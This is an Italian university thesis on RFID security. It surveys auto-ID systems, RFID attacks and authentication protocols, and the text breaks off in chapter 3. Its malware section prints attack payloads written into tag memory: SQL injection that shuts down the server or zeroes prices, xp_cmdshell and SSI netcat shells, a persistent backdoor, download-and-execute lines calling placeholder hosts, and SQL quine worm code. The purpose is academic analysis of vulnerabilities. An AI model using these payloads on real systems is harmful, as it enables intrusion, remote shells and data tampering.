Alma Mater Studiorum · Università di Bologna

SCUOLA DI SCIENZE
Corso di Laurea in Informatica

RFID: analisi delle Vulnerabilità e Contromisure nelle Tecnologie di Auto-ID basate su Radio-Frequenze

Tesi in Sicurezza

Relatore:
Chiar.mo Prof.
Ozalp Babaoglu

Presentata da:
Federico Dondi

Sessione III
Anno Accademico 2019/2020

Qui sta la sapienza.
Chi ha intelligenza calcoli il numero della bestia:
essa rappresenta un nome d'uomo.

Introduzione

Negli ultimi anni le procedure di Identificazione Automatica (Auto-ID) hanno invaso molti settori industriali, dalla logistica al controllo degli accessi, passando per i pagamenti elettronici, grazie alla loro versatilità e economicità come strumenti di scambio dati. Tra le implementazioni senza fili la tecnologia Radio-Frequency Identification (RFID) è sicuramente quella predominante e rappresenta il culmine dell'evoluzione verso i paradigmi di Industria 4.0 e Internet of Things.

L'obbiettivo di questa tesi è analizzare le vulnerabilità presenti in quest'ultima tecnologia e valutare le contromisure possibili.

Il capitolo 1 apre l'elaborato offrendo una panoramica dei sistemi d'identificazione automatica, accennandone le principali caratteristiche. Ampio spazio è dedicato allo studio delle tecnologie basate su RFID, le varie categorie di dispositivi che le compongono e i diversi campi d'applicazione. Scoprendo quanto sia ampia la market-share dei sistemi RFID è immediato capire perché sia necessaria un'analisi orientata alla sicurezza. Nel capitolo 2 vengono esposte le principali tecniche d'attacco ai sistemi d'identificazione automatica basati su RFID, distinguendo vari livelli d'attacco all'architettura, insieme ad un esaustivo excursus riguardante le cosiddette well-known vulnerabilites. Il capitolo 3 racchiude un insieme di protocolli volti a mitigare le possibili minacce, tenendo conto delle limitazioni tecniche e economiche della tecnologia stessa.

La ricerca si conclude con una riflessione circa il futuro della sicurezza nei sistemi RFID.

Indice

Glossario

brute force tipologia di attacco che si basa sulla generazione esaustiva di tutte le combinazioni possibili nello spazio di ricerca

e-Government attività delle amministrazioni pubbliche realizzate grazie all'ausilio delle reti telematiche e della rete Internet

fault tolerance capacità di un sistema di continuare l'attività operativa in causa di guasto o errore

hash-based message authentication code modalità di autenticazione dei messaggi basata sull'utilizzo di una funzione hash e una chiave segreta

least privilege principio di sicurezza per cui un'entità deve avere il minimo accesso alle informazioni necessario per completare il suo scopo

Near-Field Communication tecnologia di trasmissione dati contactless a corta distanza, sviluppata congiuntamente da Philips, LG, Sony, Samsung e Nokia

security assessment processo di verifica, misurazione e valutazione dei protocolli di sicurezza adottati da un'entità

security through obscurity principio secondo il quale la segretezza di un processo garantisce la sicurezza dello stesso

Elenco delle Abbreviazioni

Auto-ID Automatic Identification

DoS Denial of Service

EAN European Article Number

EAS Electronic Article Surveillance

EPC Electronic Product Code

FIPS Federal Information Processing Standard

IFF Identification Friend or Foe

IoT Internet of Things

MITM Man in the Middle

OCR Optical Character Recognition

QRCode Quick Response Code

RF Radio-Frequency

RFID Radio-Frequency Identification

Elenco delle Figure

Elenco delle Tabelle

Elenco dei Codici

Capitolo 1

Sistemi di Identificazione Automatica

Con la terminologia "Automatic Identification" si intende l'insieme delle procedure volte all'identificazione automatica di oggetti, persone o animali con l'obbiettivo di accelerare ed ottimizzare i processi, abbattendone i costi. L'insieme delle tecnologie di Auto-ID è fondamentale nei paradigmi di Internet of Things e Industria 4.0, nonché in tutto il corso di transizione digitale intrapreso da aziende e istituzioni. Tra le principali tipologie di sistemi d'identificazione automatica troviamo:

- codice a barre
- Optical Character Recognition (OCR)
- procedure biometriche
- smart cards
- Radio-Frequency Identification (RFID)

Le intrinseche caratteristiche delle singole tecnologie ne hanno favorito o svantaggiato la popolarità e successiva adozione nei più disparati settori industriali. Ovviamente, la presenza di taluno sistema non preclude la presenza di tal altro: è molto comune che più tecnologie d'identificazione vengano utilizzate negli stessi ambienti, per finalità diverse.

Un esempio classico è il codice a barre EAN per la catalogazione di prodotti e l'RFID per il relativo antitaccheggio EAS.

1.1 Codice a Barre

Il codice a barre è composto da un insieme di elementi grafici ad alto contrasto che, disposti secondo uno schema predeterminato, rappresentano dati. In base al posizionamento degli elementi stessi, i codici a barre possono essere lineari o bidimensionali. Tra le varianti lineari quella più diffusa è sicuramente l'EAN (European Article Number), utilizzato nella grande distribuzione per l'identificazione di prodotti al dettaglio. Da citare la sempre crescente adozione del formato matriciale QRCode [1] (Figura 1.1) diventato ormai lo standard de facto nell'ambito della telefonia. I bassissimi costi di produzione e gestione ne favoriscono la resilienza tecnologica.

Figura 1.1: QRCode utilizzato per l'identificazione di oggetti.

1.2 Optical Character Recognition

I sistemi di riconoscimento ottico dei caratteri sono pacchetti software in grado di rilevare automaticamente i caratteri contenuti in un documento analogico (i.e. manoscritto) e convertire il testo in un formato machine-readable; applicativi più sofisticati

[1] www.iso.org/standard/62021.html

permetto anche di codificare l'impaginazione dell'input. Vengono utilizzati principalmente nei settori amministrativi, finanziari e dei servizi. Purtroppo i costo poco permissivi ne ostacolano l'adozione, anche se l'ascesa del machine-learning ne sta favorendo la democratizzazione.

1.3 Procedure Biometriche

Nel contesto attuale, per biometrica si intende l'insieme delle procedure volte a identificare le persone confrontando caratteristiche fisiche inconfondibili e individuali come voce, impronte digitali, viso, retina e/o iride. Il rilevamento avviene confrontando l'input (i.e. registrazione audio, foto, video) con un pattern di riferimento e controllare che i due dati corrispondano: ciò è molto chiaro utilizzando le tecnologie Face ID [2] e Touch ID [3] di Apple, nelle quali l'utente è invitato a fotografare il volto o scansionare un dito per garantire l'accesso controllato allo smartphone.

1.4 Radio-Frequency Identification

Come molte delle tecnologie attualmente di uso civile, anche i sistemi a radio-frequenza sono figli della ricerca militare: già durante la seconda guerra mondiale gli alleati inglesi utilizzavano tecnologie basate su RFID per l'Identification Friend or Foe (IFF) con l'obbiettivo di distinguere gli aeromobili amici da quelli nemici.

Gli ambiti d'applicazione più diffusi sono:

- controllo degli accessi, offrendo un'alternativa rapida e comoda rispetto alle soluzioni tradizionali
- identificazione degli animali, permettendo la sorveglianza costante degli animali selvaggi attraverso dei chip impiantati
- servizi di mobilità, automatizzando la riscossione dei pedaggi in autostrade e parcheggi a pagamento

[2] `https://support.apple.com/it-it/HT208108`
[3] `https://support.apple.com/it-it/HT204587`

- industria farmaceutica, con lo scopo di tracciare i farmaci e ridurne la contraffazione
- e-Government, con l'obbiettivo di fornire un documento d'identità non falsificabile, velocizzare i controlli d'immigrazione e migliorare la sicurezza nazionale

I vantaggi principali delle tecnologie RFID sono la rapidità nello scambio dati, la possibilità d'identificazione senza necessità di contatto visivo e la riprogrammabilità dei transponder, inteso come riscrittura dei dati memorizzati. L'RFID è particolarmente apprezzato per le potenzialità d'utilizzo e pervasività, ovvero una volta trovata un'applicazione in un punto della filiera, i benefici si propagano velocemente a monte e a valle della stessa.

Qualsiasi sistemi basato su RFID (Figura 1.2) necessita dei seguenti componenti:

- transponder, un dispositivo di memorizzazione portatile
- reader, un dispositivo in grado di leggere e/o scrivere informazioni sul transponder, oltre a fornire energia a quest'ultimo
- backend, un'infrastruttura informatica che recupera le informazioni lette dal reader e le inoltra alla basi di dati per l'elaborazione



Figura 1.2: Componenti di un sistema RFID compatibile con Arduino.

1.4.1 Differenze col Passato

Nelle prime implementazioni militari per l'IFF i transponders RFID erano pochi e ingombranti, tutti alimentati autonomamente. I dispositivi moderni sono molto più compatti e presenti in molti più contesti, spesso alimentati esternamente.

I perimetri d'utilizzo sono molto meno definiti, nell'IFF i vincoli erano chiari e circoscritti all'ambito militare, ora gli utilizzatori non sempre sono possessori dei dati associati ai tags RFID che custodiscono.

Le strutture di gestione backend, non esistenti ai tempi, ora sono molto complesse e solitamente necessitano di una connessione a Internet, in quanto i tags RFID non sono più esclusivamente identificativi ma trasportano informazioni articolate.

1.4.2 Transponders

Il transponder, più comunemente chiamato tag, è un dispositivo composto dall'antenna, in grado di ricevere e modulare segnali radio, e dal microchip, in grado di memorizzare dati. Tutti i componenti sono mantenuti insieme da un supporto fisico, solitamente di materiale quale silicio o plastica. In base alla fonte di alimentazione, i transponder possono essere:

- attivi, se la fonte d'alimentazione è la batteria del dispositivo stesso. Transponder di questo tipo offrono segnali più stabili, affidabili e leggibili da distanze maggiori
- passivi, se la fonte d'alimentazione è il segnale RF stesso. Non avendo batterie, sono più compatti nelle dimensioni, bassi nei costi di produzione e duraturi nel tempo, rispetto alle controparti
- battery-assisted, un ibrido dei precedenti, nel quale la batteria alimenta il dispositivo ed eventuali sensori integrati ma non la trasmissione dei dati, che avviene tramite backscatter e utilizza l'energia fornita dal segnale RF del reader. Questa via di mezzo eredita l'affidabilità del tag attivo e l'operabilità del tag passivo

Essendo basati sulle radio-frequenze, i transponder operano su spettri differenti in base agli standard a cui sono conformi e alle singole regolamentazione nazionali. Bisogna considerare che il raggio d'azione (Tabella 1.1) del transponder è considerevolmente

variabile in funzione del materiale dell'oggetto a cui è affisso, delle capacità dell'antenna, delle condizioni ambientali e fisiche nello scenario operazionale.

Definizione	Spettro	Raggio	Applicazioni
LF	30-300 KHz	fino a 1 metro	controllo degli accessi, inventario, antifurto
HF	3-30 MHz	fino a 1.5 metri	librerie
UHF	300-1000 MHz	fino a 15 metri	logistica negli aeroporti
MW	2-30 GHz	fino a 100 metri	servizi di mobilità

Tabella 1.1: Tabella delle frequenze RFID più utilizzate.

A seconda della tipologia di memoria i transponders possono essere:

- read-only, hanno una memoria non riscrivibile
- read write, hanno una memoria riscrivibile, quindi possono essere riprogrammati e riutilizzati in contesti diversi
- write-once read-many, la memoria viene scritta una sola volta, durante la fase di produzione o distribuzione, e non può essere modificata

Gli RFID tags sono ulteriormente categorizzati in funzione della loro libertà comunicativa:

- promiscui, se comunicano con qualsiasi reader li interroghi; più economici e compatibili ma meno sicuri
- sicuri, se richiedono una password o challenge al reader prima di modulare la risposta; più complessi, costosi e sicuri

Gli RFID tags vengono prodotti di qualsivoglia dimensione, in funzione dell'ambiente in cui vengono utilizzati e delle caratteristiche tecniche. Le interfacce prodotte dalla VeriChip, sviluppate per essere impiantate nelle persone in contesti ad alta sicurezza, arrivano ad una miniaturizzazione di circa 0.4 millimetri per lato. Contrariamente, i transponders attivi forniti dai servizi di mobilità quali TelePass e E-ZPass raggiungono lunghezze di 10/15 centimetri per lato.

1.4.3 Readers

Il reader, anche chiamato interrogator, è un dispositivo composto dall'antenna, in grado di emettere un impulso a radio-frequenze e attendere una risposta dal transponder. In determinate tipologie di reader l'antenna è in grado di modulare il segnale radio in uscita per inviare comandi di scrittura o lettura della memoria, istruzioni o challenge.

L'utilizzo che il reader fa della risposta ricevuta varia da applicazione ad applicazione ma, in molti casi, inoltra i dati collezionati al sistema di backend che si occupa di elaborare la richiesta. Per esempio, in un sistema di controllo degli accessi, il database controlla che l'identificativo dell'RFID tag sia contenuto o meno in una whitelist, arbitrando l'apertura di una porta.

In base alla continuità di trasmissione, i reader possono essere:

- on-off, se l'emissione di impulsi può essere alternata
- continui, se l'emissione di impulsi è costante

A seconda delle finalità d'utilizzo i readers possono essere:

- OEM, strumenti general-purpose sviluppati per adattarsi ad un'ampia gamma di utilizzi del consumatore
- industriali, strumenti ad hoc studiati per specifiche catene di produzione, in grado di garantire adeguati livelli di protezione e *fault tolerance*

Come gli RFID tags, anche i reader vengono prodotti di svariate dimensioni, in base ai contesti d'utilizzo e alle necessità. Le antenne incorporante negli smartphone misurano pochi millimetri per lato. Contrariamente, i totem impiegati nei sistemi di antitaccheggio dei centri commerciali hanno grandezza d'uomo.

1.4.4 Infrastruttura di Backend

Parte integrante di un sistema RFID è anche l'infrastruttura di backend, composta da un'interfaccia di middleware e un database management system (i.e. Microsoft SQL

Server) necessario per archiviare, filtrare e processare i dati memorizzati nel transponder poi raccolti dal reader. Le soluzioni applicative variano notevolmente in base agli ambienti d'utilizzo e alla compatibilità dei dispositivi RFID.

1.4.5 Standard EPC

Lo standard RFID più rilevante è l'Electronic Product Code [4] (EPC) sviluppato dal MIT Auto-ID Center e attualmente gestito dalla Global Standards. L'ente definisce una serie di classi e generazioni per i dispositivi a radio-frequenza, nonchè vari standard circa la struttura e manipolazione dei dati:

- Tag Data Standard [5] (TDS), che definisce le possibili codifiche EPC e specifica il formato dei dati memorizzati nel transponder
- Tag Data Translation Standard [6] (TDT), che definisce come interpretare e tradurre le varie codifiche degli identificativi EPC
- EPC Information Services [7] (EPCIS), un modello di rete che garantisce la disponibilità delle informazioni lungo tutta la catena di distribuzione, permettendo di ridurre i tempi e costi di comunicazione delle informazioni

Lo standard EPC Class 1 Generation 2, uno dei più utilizzati nell'ambito dei transponders RFID, offre varie funzionalità aggiuntive, quali:

- utilizzo dello spettro di frequenze 860-960 MHz e ottimizzazione degli algoritmi di gestione delle collisioni durante le comunicazioni
- KILL password, una chiave a 32-bit salvata nella memoria riservata, che permette all'interrogator di uccidere il transponder invocando un'istruzione KILL-command con la relativa password

[4] `https://www.gs1.org/standards/epc-rfid`
[5] `https://www.gs1.org/standards/epc-rfid/tds`
[6] `https://www.gs1.org/standards/epc-rfid/tdt`
[7] `https://www.gs1.org/standards/epcis`

- ACCESS password, una chiave a 32-bit salvata nella memoria riservata, che permette all'interrogator di leggere e modificare la memoria del transponder invocando un'istruzione ACCESS-command con la relativa password

Capitolo 2

Vulnerabilità

La rapida adozione delle tecnologie basate su RFID, soprattutto in ambiti critici e di alta sicurezza, stimola la necessità di un'analisi approfondita circa le vulnerabilità e fragilità che tali tecnologie comportano.

La mancanza di attacchi ammiraglia, su larga scala e con forti ripercussioni economiche, ha alimentato per molto tempo la tesi [5] che le applicazioni RFID fossero prive di vulnerabilità significative. Contrariamente, sono soggette agli stessi problemi di altre tecnologie informatiche e introducono ulteriori criticità, dovute alle intrinseche caratteristiche dei dispositivi impiegati:

- contengono informazioni di alto valore, di carattere finanziario, personale o nazionale, che possono essere rivendute nel mercato secondario a prezzi redditizi o sfruttate per finalità criminose
- utilizzano middleware specifici, codificati in migliaia di linee di codice nelle versioni commerciali o scarsamente testati nelle installazioni più grezze
- utilizzano database come infrastrutture nevralgica nella gestione dei dati, ereditandone un'ampia gamma di attacchi e violazioni
- sono basati su paradigmi senza fili, quindi transitivamente soggetti alle vulnerabilità tipiche delle tecnologie wireless

2.1 Reverse Engineering

Con il termine reverse-engineering si intende il processo investigativo riguardante il principio di funzionamento di una tecnologia, analizzandone i componenti e comportamenti operativi. Nel 2008 l'algoritmo crittografico proprietario CRYPTO1 [1] con chiave a 48-bit sviluppato dalla NPX Semiconductors, utilizzato nelle smart-card della famiglia MIFARE [2] Classic, è stato forzato [14] scomponendo e esaminando con un microscopio i circuiti elettronici che implementavano l'algoritmo. Quest'esempio dimostra come la crittografia on-tag non sia sufficiente per garantire la riservatezza nelle comunicazioni dei transponders RFID e sottolinea quanto il principio *security through obscurity* sia eludibile.

Una soluzione proposta dall'agenzie americane della Federal Information Processing Standard (FIPS) è quella di rivestire i componenti elettronici con parylene, uno speciale polimero in grado di fornire un'elevata protezione contro agenti chimici, influssi ambientali ed invecchiamento. Il trattamento aumenta il costo dei singoli dispositivi.

2.2 Power Analysis

Questa tipologia d'attacco side-channel si basa sull'analisi dei consumi energetici dei transponders RFID. Nel 2007 è stato dimostrato che le emissioni energetiche dei tags variano in funzione della validità della password ricevuta e monitorando le variazioni, anche senza contatto diretto, è possibile indovinare [10] il segreto. Non solo, sia i dispositivi EPC Class "1" Generation "1" sia quelli più recenti Generation "2", teoricamente più sicuri, sono vulnerabili.

Ritardando il processo di calcolo in maniera casuale o aggiungendo un componente ad hoc che consuma arbitrariamente dell'energia aggiuntiva è possibile mitigare questo tipo di attacchi, rendendo i pattern meno riconoscibili. Questi approcci non sono validi in contesti in cui la minimizzazione delle risorse energetiche è una priorità.

[1] `https://en.wikipedia.org/wiki/Crypto-1`

[2] `https://en.wikipedia.org/wiki/MIFARE`

2.3 Tracking

La raccolta automatica di informazioni effettuata dalle installazioni RFID sulla posizione o azioni degli individui mette a serio rischio la privacy degli stessi e ne incentiva l'abuso da parte di criminali, aziende e governi. Posizionando strategicamente dei readers è possibile registrare gli spostamenti di tags o costellazioni di tags e associare i dispositivi ai singoli soggetti, violandone la riservatezza.

Una semplice soluzione per evitare questa tipologia di profilazione è disattivare o bloccare temporaneamente il transponder RFID con una delle tecniche successivamente esposte, anche se in contesti lavorativi o ad alta sicurezza potrebbe non essere un'opzione ammissibile.

2.4 Denial of Service

Popolarissimi in ambienti distribuiti, gli attacchi DoS rendono permanentemente o temporaneamente inaccessibile una risorsa o un servizio agli utenti legittimi. L'obbiettivo primario non è collezionare o modificare dati ma immobilizzare il sistema RFID, minandone l'operabilità, causando perdite economiche o svantaggi competitivi.

La modalità più brutale di denial of service è distruggere il transponder RFID oppure rimuoverlo dall'oggetto identificato.

2.4.1 Uccidere il Tag

Grande parte dei transponders RFID attualmente in commercio implementano un'istruzione di kill-switch che permette di liquidare permanentemente il dispositivo. Per questioni di sicurezza e soprattutto per evitarne l'uso da parte di attori non autorizzati, il comando è protetto da password. Un attore maligno procedendo via *brute-force* può indovinare la chiave, come accaduto nelle KILL password a 8-bit dei transponders conformi allo standard EPC Class "1" Generation "1".

Ovviamente, per scongiurare attacchi di forza bruta è necessario utilizzare ampi spazi di ricerca per le password e ricordare che, nonostante il dispositivo non risponda più ai readers, le informazioni memorizzate rimangono intatte.

2.4.2 Bloccare il Tag

Il Faraday Cage è un contenitore di metallo o alluminio impenetrabile alle radiofrequenze che permette di bloccare (Figura 2.1) l'utilizzo di un transponder, schermandolo e rendendolo irraggiungibile da qualsiasi reader. Analogamente, permette di proteggere gli RFID tags da letture non autorizzate finchè il dispositivo è oscurato.

Un'altra soluzione proposta è basata sul blocker, [8] un dispositivo aggiuntivo che immobilizza le richieste dei readers non autorizzati, permettendo ai lettori leciti di procedere normalmente. Chiaramente, per garantire il corretto funzionamento del blocker, la lista dei lettori leciti dev'essere conosciuta a priori.

Figura 2.1: Custodie simil Faraday Cage per carte contactless.

2.5 Eavesdropping

Come tutte le tecnologie senza fili, anche l'RFID è soggetto a problematiche di intercettazioni, permettendo ad attori non autorizzati di ascoltare le comunicazioni tra i dispositivi. L'attaccante, utilizzando un reader analogo a quello legittimo, è in grado di intercettare la trasmissione tra il transponder ed il reader autorizzato, collezionando i dati della comunicazione. Le informazioni ottenute possono essere utilizzate in attacchi successivi o analizzate per carpire vantaggi competitivi.

La soluzione più comune a questa tipologia di minacce è la creazione di un canale di comunicazione sicuro prima della trasmissione dei dati, supportato da un affidabile algoritmo di crittografia. Produrre transponders compatibili con tali tecnologie implica costi maggiori.

2.5.1 Man in the Middle

L'attacco MITM è una tipologia attiva di intercettazione nella quale l'attaccante controlla l'intero canale di comunicazione tra transponder e reader, creando connessioni indipendenti con entrambe le estremità. Arbitrando l'intero canale comunicativo, l'attaccante è in grado di manipolare i dati trasmessi dai dispositivi RFID in real-time.

Si applicano le stesse contromisure e limitazioni dell'eavesdropping.

2.5.2 Replay

Una volta intercettate le informazioni scambiate dai dispositivi RFID l'attaccante mimica un trasponder legittimo, ritrasmettendo al reader interrogante i dati precedentemente registrati.

Questa classe d'attacchi può essere evitata introducendo meccanismi di token usa e getta: durante l'inizializzazione della comunicazione il reader invia un numero pseudocausale al transponder, che deve rispondere con il proprio identificativo più il nonce. L'attaccante non è più in grado di mascherarsi in quanto ad ogni richiesta il nonce è diverso.

2.5.3 Clonazione

Una volta intercettate le informazioni scambiate dai dispositivi RFID l'attaccante copia il contenuto dell'RFID tag su uno del tutto equivalente, forgiandone una copia esatta. Intuitivamente, la sola crittografia non è sufficiente [9] per prevenire la duplicazione dei tranponsers e dev'essere associata ad un robusto algoritmo di session token durante la comunicazione.

2.6 Malwares

Un'interessante e vasta classe di attacchi ai sistemi RFID [4] può essere condotta utilizzando i transponders come vettori contenenti codice malevolo al posto di informazioni legittime. A differenze delle precedenti minacce di alto livello, questa tipologia di attac-

chi mira principalmente alla violazione o compromissione dell'infrastruttura di backend, di un computer o dell'intera rete.

Nonostante le scarse capacità di memorizzazione dei tags, la manipolazione di qualche kilobit è sufficiente per perpetrare attacchi con successo. Ovviamente, in caso di offensive sofisticate è possibile utilizzare smart-card più capienti o costruire dispositivi RFID compatibili in funzione delle necessità dei singoli attacchi.

2.6.1 Expolits

La prima parte dell'attacco si focalizza sullo sfruttare una vulnerabilità presente nelle interfacce di middleware o nel database per accedere all'infrastruttura retrostante.

2.6.1.1 SQL Injection

L'intuizione è scrivere all'interno della memoria del transponder RFID l'exploit codificato in linguaggio SQL. Una volta ricevuto il contenuto dal reader, il database management system non farà altro che utilizzare il codice malevolo (Codice 2.1) come input ed eseguire la routine associata.

```
; SHUTDOWN --
```

Codice 2.1: Spegnere l'istanza del server SQL.

Ovviamente è possibile andare molto oltre, mappando la struttura dell'intero database, apportando modifiche non concesse (Codice 2.2) o collezionando informazioni non autorizzate.

```
; UPDATE Prodotti SET Prezzo = 0 --
```

Codice 2.2: Aggiornare una tabella del database.

Nelle installazioni basate su Microsoft SQL Server il database permette agli amministratori di eseguire comandi di sistema attraverso la stored procedure `xp_cmdshell` (Codice 2.3) che un attaccante può sfruttare per eseguire comandi via terminale, ottenere informazioni sull'infrastruttura utilizzata o sull'ambiente di runtime.

```
; USE master; EXEC xp_cmdshell 'telnet %ip% %port%', NO OUTPUT --
```

Codice 2.3: Lanciare una shell da Microsoft SQL Server.

2.6.1.2 Code Injection

L'idea precedente può essere generalizzata iniettando codice anche a livelli più alti come i componenti web-based dell'infrastruttura, gli applicativi di remote management e le interfacce di gestione (i.e. Oracle iSQL Plus) dei database.

A differenza delle classiche istanze di iniezioni di codice client-side, in cui è necessario forgiare URL maligni e ingannare gli utenti a visitare l'indirizzo, negli ambienti RFID il transponder agisce come vettore escludendo ogni necessità di interazione. L'utente volutamente visita una pagina compromessa, senza sapere che lo sia. In applicativi datati o non propriamente aggiornati è possibile sfruttare una vulnerabilità del Windows Metafile (Codice 2.4) per eseguire codice malevolo, compromettendo il computer.

```
document.location='http://%hostname%/exploit.wmf';
```

Codice 2.4: Esecuzione di codice client-side con WMF-bug.

Al contrario, attaccare il server-side (Codice 2.5) ha conseguenze d'ordine superiore in quanto il codice maligno viene eseguito con gli stessi permessi assegnati al processo server.

```
<!-- #exec cmd='netcat -p %port% -l | sh' -->
```

Codice 2.5: Esecuzione di codice server-side con SSI.

2.6.1.3 Buffer Overflow

Le minacce di buffer overflow sono una diretta conseguenza dell'uso improprio di funzioni come `strcpy`, `strlen`, `strcpy` in linguaggi di programmazione non memory safe come C++ o C, largamente utilizzati negli applicativi di middleware. Questa tipologia di funzioni non effettua controlli sulla lunghezza dell'input che deve essere allocato nel buffer, permettendo all'attaccante di inserire dati deliberatamente più lunghi del previsto e modificare l'indirizzo di ritorno della funzione puntandolo all'indirizzo dello codice malevolo.

Sulla falsa riga delle implementazioni precedenti, nulla vieta di codificare (Tabella 2.1) istruzioni di basso livello nella memoria del transponder.

Offset	Hex	Descrizione
**	**** **** **** **** **** **** **** ****	padding
E0	**** E0F4 1200 68EB F412 00E8 DD9E AC77	exploit
F0	**** **** **** **** 7061 796C 6F61 6400	payload

Offset	Hex	Descrizione
E2	E0F4 1200	indirizzo di ritorno più un offset, per entrare nello stack
E6	68EB F412 00	spinge l'indirizzo nello stack
EB	E8 DD9E AC77	invoca la funzione all'indirizzo (i.e. `system()` della `msvcrt.dll` runtime)
F8	7061 796C 6F61 6400	l'argomento da passare alla funzione

Tabella 2.1: Compromettere un buffer tramite transponder RFID.

Chiaramente, la complessità del codice eseguito può essere modificata in funzione delle sofisticatezze (Codice 2.6) richieste e delle singole necessità.

```
screen -dmS 0 bash -c 'while [true]; do netcat -p %port% -l | sh; done'
```

Codice 2.6: Istanziare una backdoor persistente.

2.6.2 Worms

Molto spesso è possibile sfruttare l'obbligatoria connessione ad Internet dell'infrastruttura di backend per scaricare il codice malevolo (Codice 2.7) utilizzando l'iniezione di codice come tramite. Questa soluzione è particolarmente adatta per transponders con limitate capacità di archiviazione, in quanto il payload non dev'essere memorizzato sul dispositivo ma viene scaricato durante l'attacco.

```
; USE master; EXEC xp_cmdshell 'tftp -i %ip% GET payload.exe & payload',
    ↪ NO OUTPUT --
```

Codice 2.7: Scaricare un payload tramite SQL Injection.

Analogamente, è possibile sfruttare le vulnerabilità dei componenti web-based tramite server-side scripting per scaricare (Codice 2.8) il codice malevolo.

```
<!-- #exec cmd='gwet http://%hostname%/exploit -O /tmp/exploit; chmod +x
    ↪ /tmp/exploit; ./tmp/exploit' -->
```

Codice 2.8: Scaricare un payload tramite SSI.

La propagazione può essere velocizzata eseguendo payload in grado di modificare il middleware del reader e forzando la sovrascrittura delle informazioni di tutti i transponders letti con una delle vulnerabilità precedentemente esposte.

2.6.3 Virus

In caso di sistemi non connessi ad Internet, l'intuizione precedente è modificabile utilizzando codice malevolo in grado di auto-replicarsi autonomamente. La propagazione (Codice 2.9) inizia da un transponder corrotto e arriva al backend, infettando tutti i tags letti successivamente.

```
UPDATE Containers SET Contents = Contents || ';' || CHR(10) || (SELECT
    ↪ SQL_TEXT FROM $sql WHERE INSTR(SQL_TEXT,'') > 0);
```

Codice 2.9: Codice auto-referenziale con propagazione via SQL Injection.

Una modalità alternativa di riproduzione è basata sull'utilizzo di quine e multiquine (Codice 2.10) per creare frammenti di codice polimorfici, in grado di eludere gli antivirus e modificare la loro codifica ad ogni esecuzione.

```
%content%' WHERE TagID = '%id%'; SET @a = 'UPDATE Containers SET Contets
    ↪ = concat(\'%content%\\\' WHERE TagID = \\\'%id%\\\'; SET @a = \',
    ↪ QUOTE(@a),\'; \', @a); %payload%; --'; UPDATE Containers SET
    ↪ Contents = concat('%content%\' WHERE TagID = \'%id%\'; SET @a = ',
    ↪ QUOTE(@a), '; ', @a); %payload%; --
```

Codice 2.10: Virus basato su quine e SQL Injection.

Essendo codifiche ingombranti richiedono supporti di memorizzazione relativamente capienti.

Capitolo 3

Contromisure

Le limitazioni computazionali dei dispositivi RFID influenzano [6] direttamente e incisivamente lo sviluppo di protocolli affidabili e scalabili. Le soluzioni general-purpose adottate in altri ambiti informatici non sono più valide e devono essere adattate per rispettare i vincoli applicativi, a discapito della sicurezza. Ne segue che proporre protocolli efficaci e generalizzabili non è triviale e richiede meticolose accortezze.

3.1 Protocolli di Autenticazione

Molte delle minacce precedentemente esposte sono mitigabili attraverso l'utilizzo di protocolli di autenticazione che garantiscono a transponder e reader di confermare l'identità della controparte prima di avviare la comunicazione.

3.1.1 Pseudonimi

Ogni transponder memorizza una lista di pseudonimi [11] unici $\alpha_1 ... \alpha_n$ che il reader conosce a priori. Quando il transponder viene interrogato fornisce uno dei sui pseudonimi α_i per autenticarsi, garantendo al reader di essere un'entità benigna. Ad ogni richiesta il codice utilizzato viene invalidato oppure eliminato dalla lista.

Il protocollo non implica nessun operazione crittografica o computazionalmente costosa, adattandosi perfettamente con le strette limitazione dei transponders più economici.

La scarsa capacità di memorizzazione dei tags può influire sulla lunghezza della lista di pseudonimi che però può essere rinnovata dai readers previa mutua autenticazione.

3.1.2 Timestamps e HMAC

Una soluzione alternativa si basa sull'utilizzo di marche temporali monotonicamente crescenti e funzioni HMAC per garantire la discriminazione [15] tra tags autorizzati e non.

3.1.2.1 YA-TRAP

Il protocollo YA-TRAP, formalmente Yet Another Trivial RFID Authentication Protocol, (Figura 3.1) presuppone che ogni transponder τ_i sia equipaggiato con una chiave unica K_i, una marca temporale iniziale T_{base} e una marca temporale massima T_{max}. L'infrastruttura di backend possiede una chiave K_s e una lista L di timestamp validi. Inoltre, esiste una funzione $HMAC$ condivisa tra tutte l'entità.

All'inizio della comunicazione l'interrogator invia il timestamp attuale $T_{current}$ al transponder. Quest'ultimo controlla che $T_{base} \leqslant T_{current} \leqslant T_{max}$ e se i vincoli sono soddisfatti aggiorna il valore di $T_{base} = T_{current}$, rispondendo con $R = HMAC_{K_i}(T_{base})$, altrimenti risponde con un numero θ generato pseudo-casualmente. Il reader riceve il valore e l'inoltra al backend, il quale controlla che $HMAC_{K_s}(R) \in L$. Se l'inclusione è verificata il transponder è autenticato, altrimenti è rifiutato.

L'implementazione proposta è suscettibile ad attacchi DoS in quanto un reader corrotto può inviare costantemente marche temporali maggiori di T_{max}, negando l'autenticazione a qualsiasi transponder. Aggiungere un orologio di sistema ai singoli transponders mitiga questa tipologia di minacce ma aumenta significativamente il costo per singolo dispositivo.

3.1.2.2 YA-TRAP$^+$

Il protocollo YA-TRAP$^+$, formalmente Yet Another Trivial RFID Authentication Protocol +, (Figura 3.2) presuppone che ogni transponder τ_i sia equipaggiato con una

